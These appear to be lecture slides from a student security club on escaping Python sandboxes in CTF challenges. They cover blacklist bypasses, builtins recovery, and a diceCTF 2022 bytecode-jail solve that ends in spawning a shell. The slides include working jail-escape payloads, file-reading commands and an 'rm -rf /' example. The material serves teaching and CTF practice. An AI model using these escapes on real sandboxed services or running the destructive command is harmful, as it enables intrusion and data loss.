Week 04
Sandbox/Jail Escapes

Pete

sigpwny{__jailbreak__}

Big Idea

- Sandbox = “isolated environment”
  - Antivirus tests binaries in sandboxed filesystem
  - PrairieLearn / HackerRank / LeetCode
    - Python shouldn’t be able to modify results/read test cases
  - REPL.IT / Other online code sandboxes
    - Need protections to run untrusted user code
    - What if the user wants to remove all files? What if they run an infinite loop?
  - CTF jails - allow arbitrary code with limitations
    - A badly implemented sandbox with some sort of restrictions
- The goal is to escape the sandbox!

Example

```
1  print('Just learned this cool python feature, exec!')
2  exec(input('your code > '))
3
```

```
your code > x=5+5;print(x)
10
```

Seems fine, right…?

The Problem

```
1   print('Just learned this cool python feature, exec!')
2   exec(input('your code > '))
3
```

```
Just learned this cool python feature, exec!
your code > import os;os.system('rm -rf /')
```


```
retep@desktop:~/ctf/sigpwny/bruh$ ls
-bash: /usr/bin/ls: No such file or directory
```

CTF Jails

- **Type 1: Source limitation**
  - Only allow certain characters in submission
  - Source code meets some criteria
  - Solution: Get clever with niche language features

- **Type 2: Environment limitation**
  - Execution environment removes functions/variables
    - Can’t call open() or read()
  - Solution: Get references to functions another way

- Type 3: Bytecode Limitations
  - Certain python language features are removed
  - Solution: Abuse python internals and niche operations



Trivia

Two ways to execute python: “eval” and “exec”

- eval is used to evaluate a single Python expression
  - Can still be bypassed
- Exec is used to execute a Python program
  - Has control flow

```
>>> eval('1+1')
2
>>> eval('import os;os.system("not a python expression")')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
  File "<string>", line 1
    import os;os.system("not a python expression")
    ^
SyntaxError: invalid syntax
>>>
```

Get around word blacklists by combining strings!

```
>>> 'sys' + 'tem'
'system'
>>>
```

Internal python import hook
Can use with eval!

Multiple ways to read files

```
>>> import os;os.popen('cat flag.txt').read()
'sigpwny{pyjail_tips}\n'
>>> open('flag.txt').read()
'sigpwny{pyjail_tips}\n'
>>> import os;os.system('cat flag.txt')
sigpwny{pyjail_tips}
0
>>> __import__('os').popen('cat flag.txt').read()
'sigpwny{pyjail_tips}\n'
>>>
```

Source Restricted CTF Jails

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.popen("cat /flag.txt").read()
```

```
print(open("/flag.txt").read())
```

How can we get around these restrictions??

Source Restricted CTF Jails

```python
# Flag is at /flag.txt

def is_bad(user_input):
    banned = ['"', 'open', 'read']

    for b in banned:
        if b in user_input:
            return True

    return False
```

```
import os; os.system('cat /flag.txt')
```

Environment Limited CTF Jails

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__': {}}, {'print':print})
```

- Need to get a reference to __import__
- We are given:
  - The global variables
  - The print function
  - __builtins__ is empty!

```
>>> globals()
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <class '_frozen_im
'>, '__spec__': None, '__annotations__': {}, '__builtins__': <module 'builtins' (built-in)>}
```

Environment Limited CTF Jails

Offshift CTF 2021 pyjail

```
exec(user_input, {'globals': globals(), '__builtins__': {}}, {'print':print})
```

```
print(globals['__builtins__'].__import__('os').popen('cat /flag.txt').read())
```

Bytecode Limitations

When Python is executed, it is first compiled to “Python Bytecode”

- Essentially, a stack-based assembly language

Restrictions can be placed on this “Python Bytecode” at a compiler level

- These challenges are typically quite advanced, and have very little real-world use

```
>>> import dis
>>> test = '''
... try:
...     t = 1234
... except:
...     t = 4567
... '''
>>> test = compile(test, "", "exec")
>>> dis.dis(test)
  2           0 SETUP_EXCEPT            10 (to 13)

  3           3 LOAD_CONST               0 (1234)
              6 STORE_NAME               0 (t)
              9 POP_BLOCK
             10 JUMP_FORWARD            13 (to 26)

  4     >>   13 POP_TOP
             14 POP_TOP
             15 POP_TOP

  5          16 LOAD_CONST               1 (4567)
             19 STORE_NAME               0 (t)
             22 JUMP_FORWARD             1 (to 26)
             25 END_FINALLY
        >>   26 LOAD_CONST               2 (None)
             29 RETURN_VALUE
>>>
```

Python bytecode

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Restrictions:

- Cannot make or call functions
- Input length <= 1337
- No control flow
- No double underscores
  - Means we can't access __import__ or any python internal properties
- Only builtin is the 'gift function'

Given:

- Function that lets us set one attribute once

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Looking for obscure language features… look at python OPCODES (documented here)

CALL_FUNCTION(*argc*)

Calls a callable object with positional arguments. *argc* indicates the number of positional arguments. The top of the stack contains positional arguments, with the right-most argument on top. Below the arguments is a callable object to call. `CALL_FUNCTION` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

Changed in version 3.6: This opcode is used only for calls with positional arguments.

CALL_FUNCTION_KW(*argc*)

Calls a callable object with positional (if any) and keyword arguments. *argc* indicates the total number of positional and keyword arguments. The top element on the stack contains a tuple with the names of the keyword arguments, which must be strings. Below that are the values for the keyword arguments, in the order corresponding to the tuple. Below that are positional arguments, with the right-most parameter on top. Below the arguments is a callable object to call. `CALL_FUNCTION_KW` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

Changed in version 3.6: Keyword arguments are packed in a tuple instead of a dictionary, *argc* indicates the total number of arguments.

CALL_FUNCTION_EX(*flags*)

Calls a callable object with variable set of positional and keyword arguments. If the lowest bit of *flags* is set, the top of the stack contains a mapping object containing additional keyword arguments. Before the callable is called, the mapping object and iterable object are each 'unpacked' and their contents passed in as keyword and positional arguments respectively. `CALL_FUNCTION_EX` pops all arguments and the callable object off the stack, calls the callable object with those arguments, and pushes the return value returned by the callable object.

New in version 3.6.

LOAD_METHOD(*name*)

Loads a method named `co_names[name]` from the TOS object. TOS is popped. This bytecode distinguishes two cases: if TOS has a method with the correct name, the bytecode pushes the unbound method and TOS. TOS will be used as the first argument (`self`) by `CALL_METHOD` when calling the unbound method. Otherwise, `NULL` and the object return by the attribute lookup are pushed.

New in version 3.7.

CALL_METHOD(*argc*)

Calls a method. *argc* is the number of positional arguments. Keyword arguments are not supported. This opcode is designed to be used with `LOAD_METHOD`. Positional arguments are on top of the stack. Below them, the two items described in `LOAD_METHOD` are on the stack (either `self` and an unbound method object or `NULL` and an arbitrary callable). All of them are popped and the return value is pushed.

New in version 3.7.

MAKE_FUNCTION(*flags*)

Pushes a new function object on the stack. From bottom to top, the consumed stack must consist of values if the argument carries a specified flag value

- `0x01` a tuple of default values for positional-only and positional-or-keyword parameters in positional order
- `0x02` a dictionary of keyword-only parameters' default values
- `0x04` an annotation dictionary
- `0x08` a tuple containing cells for free variables, making a closure
- the code associated with the function (at TOS1)
- the qualified name of the function (at TOS)

Observation:
Methods aren't blocked

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Observation: could use the gift function to set its own code

- Not quite, can't call functions :/

```
>>> gift(gift, '__code__', my_malicious_code)
```

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Observation: banned instructions don't exit

```
>>> dis.dis(compile("""def function(): pass""", "", "exec"))
  1           0 LOAD_CONST               0 (<code object function at
              2 LOAD_CONST               1 ('function')
              4 MAKE_FUNCTION            0
              6 STORE_NAME               0 (function)
              8 LOAD_CONST               2 (None)
             10 RETURN_VALUE
```

We can massage the stack using a tuple to access the underlying code of a lambda function!

```
>>> dis.dis(compile("""x = (0, lambda: None)""", "", "exec"))
  1           0 LOAD_CONST               0 (0)
              2 LOAD_CONST               1 (<code object <lambda> at
              4 LOAD_CONST               2 ('<lambda>')
              6 MAKE_FUNCTION            0
              8 BUILD_TUPLE              2
             10 STORE_NAME               0 (x)
             12 LOAD_CONST               3 (None)
             14 RETURN_VALUE
```

Bytecode Restricted CTF Jails

ti1337 - diceCTF 2022

```python
#!/usr/bin/env python3
import dis
import sys

banned = ["MAKE_FUNCTION", "CALL_FUNCTION", "CALL_FUNCTION_KW", "CALL_FUNCTION_EX"]

used_gift = False

def gift(target, name, value):
        global used_gift
        if used_gift: sys.exit(1)
        used_gift = True
        setattr(target, name, value)

print("Welcome to the TI-1337 Silver Edition. Enter your calculations below:")

math = input("> ")
if len(math) > 1337:
        print("Nobody needs that much math!")
        sys.exit(1)
code = compile(math, "<math>", "exec")

bytecode = list(code.co_code)
instructions = list(dis.get_instructions(code))
for i, inst in enumerate(instructions):
        if inst.is_jump_target:
                print("Math doesn't need control flow!")
                sys.exit(1)
        nextoffset = instructions[i+1].offset if i+1 < len(instructions) else len(bytecode)
        if inst.opname in banned:
                bytecode[inst.offset:instructions[i+1].offset] = [-1]*(instructions[i+1].offset

names = list(code.co_names)
for i, name in enumerate(code.co_names):
        if "__" in name: names[i] = "$INVALID$"

code = code.replace(co_code=bytes(b for b in bytecode if b >= 0), co_names=tuple(names), co_sta
v = {}
exec(code, {"__builtins__": {"gift": gift}}, v)
if v: print("\n".join(f"{name} = {val}" for name, val in v.items()))
else: print("No results stored.")
```

Combine these pieces of information...

```python
# Use tuples to get a reference to a lambda to run code
c = (1,lambda x:x)[0]
# Add gift as a method of gift, so we can call it
gift.f = gift
# Set the __code__ of gift to our payload
gift.f(gift,'__code__',c)
# Call exploit!
gift.f(__import__('os').system('sh'))
```

Shout out Alex / @gsitica for the solve at dice!

Looking Forward: PrairieLearn

Can we pass any python test case?

- PrairieLearn is open source
  - https://github.com/PrairieLearn/PrairieLearn
- PrairieLearn executes your python in a docker container
  - How does it verify the python submission was correct?
  - How does it sandbox python code from the test code?
  - Can we tamper with results?
- Do NOT try exploits on school instances or you will face disciplinary/legal action. Try exploits on locally hosted instances only.
- If you find something, submit an issue or create a pull request! Let's make PrairieLearn more secure!

Next Meetings

Sunday: IOT Security (Paper Presentation)

- Proper access control and state management for IOT software
- Will cover attacks etc

Next Thursday: Windows Environments

- Important aspects of Windows System internals (and Enterprise environments)
- Vulnerabilities